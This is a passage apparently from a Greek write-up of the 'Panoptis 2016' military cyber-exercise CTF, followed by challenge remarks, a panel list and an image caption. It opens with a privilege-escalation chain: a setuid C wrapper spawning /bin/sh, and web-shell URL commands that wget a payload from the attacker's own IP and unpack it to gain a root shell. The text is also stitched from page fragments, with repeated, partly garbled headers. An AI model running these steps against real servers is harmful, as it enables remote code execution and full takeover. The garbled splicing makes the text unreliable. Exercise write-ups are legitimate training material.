    execv( "/bin/sh", argv );
}
$ gcc -o binbackup suid.c
$ chmod u+sx binbackup
$ tar -cvf binbackup.tar.gz binbackup
```



Μεταφέρουμε το εκτελέσιμο στον εξυπηρετητή και το αποσυμπιέζουμε χρησιμοποιώντας τον **suid wrapper**:

ΓΕΝΙΚΟ ΕΠΙΤΕΛΕΙΟ ΕΘΝΙΚΗΣ ΑΜΥΝΑΣ
ΔΙΕΥΘΥΝΣΗ ΚΥΒΕΡΝΟΑΜΥΝΑΣ

```
http://enemy.chickenkiller.com/test.php?c=wget  
http://<MY_PUBLIC_IP>/binbackup.tar.gz
```

```
http://enemy.chickenkiller.com/test.php?c=mv binbackup.tar.gz /var/www/
```

```
http://enemy.chickenkiller.com/test.php?c=/var/www/wrapper -xvf  
/var/www/binbackup.tar.gz
```

Η “tar” διατηρεί τα αρχικά δικαιώματα, και πλέον έχουμε ένα `sudo shell` με `root` δικαιώματα στον εξυπηρετητή!

```
$ ./binbackup
```

```
# /usr/bin/whoami
```

```
# root
```

ΓΕΝΙΚΟ ΕΠΙΤΕΛΕΙΟ ΕΘΝΙΚΗΣ ΑΜΕΝΑΓΗΣ
ΔΙΕΥΘΥΝΣΗ ΚΥΒΕΡΝΟΛΟΓΙΑΣ

☐ Remember Me

Log In


← Back to Πανόπτης 2016

ΠΑΝΟΠΤΗΣ 2016 - ΑΣΚΗΣΗ #1

...&& μερικές Αντισυμβατικές παρατηρήσεις...

- Ίσως να ήταν πιο αντιπροσωπευτικό να λεγόταν Encryption Challenge....
- Ένα από τα πιο δύσκολα επεισόδια - με 9!! hints από τους διοργανωτές - τα 3 τις πρώτες ώρες,...
- Θα μπορούσε και να σταθεί ως CTF από μόνο του!
- Highlight: Όταν ΕΠΙΤΕΛΟΥΣ παίρνεις Admin το καταλαβαίνεις από την αλλαγή στο μενού (άσχετα αν βλέπεις ακόμα user2 ή user1).
- **#GiveMeABrake I:** Το XML injection δίνει Admin Password που δεν υπάρχει... :p
- **#GiveMeABrake II:** Υποψία για «πειραγμένο» Open Source... εδώ σε θέλω!

Βαθμός Δυσκολίας: who-nose?




Πάνελ 2016 & Ενεργοποίηση Κοινότητας



ΕΜΠ: Αθήνα



**ΑΠΘ:
Γ.Αραβίδης**



**ΑΤΕΙ
Θεσσαλίας:
Β.Βλάχος**



A group of eleven men are standing in a row in front of a large chalkboard. The chalkboard has several mathematical equations written on it, including "DAY 25", "EL/LAK-1", and "Dynaco". The men are dressed in casual attire, including t-shirts, button-down shirts, and trousers. In the foreground, there is a long white table with various items on it, including water bottles, a box, and some papers. The setting appears to be a classroom or a lecture hall.

FAQ and non FAQ please... ;)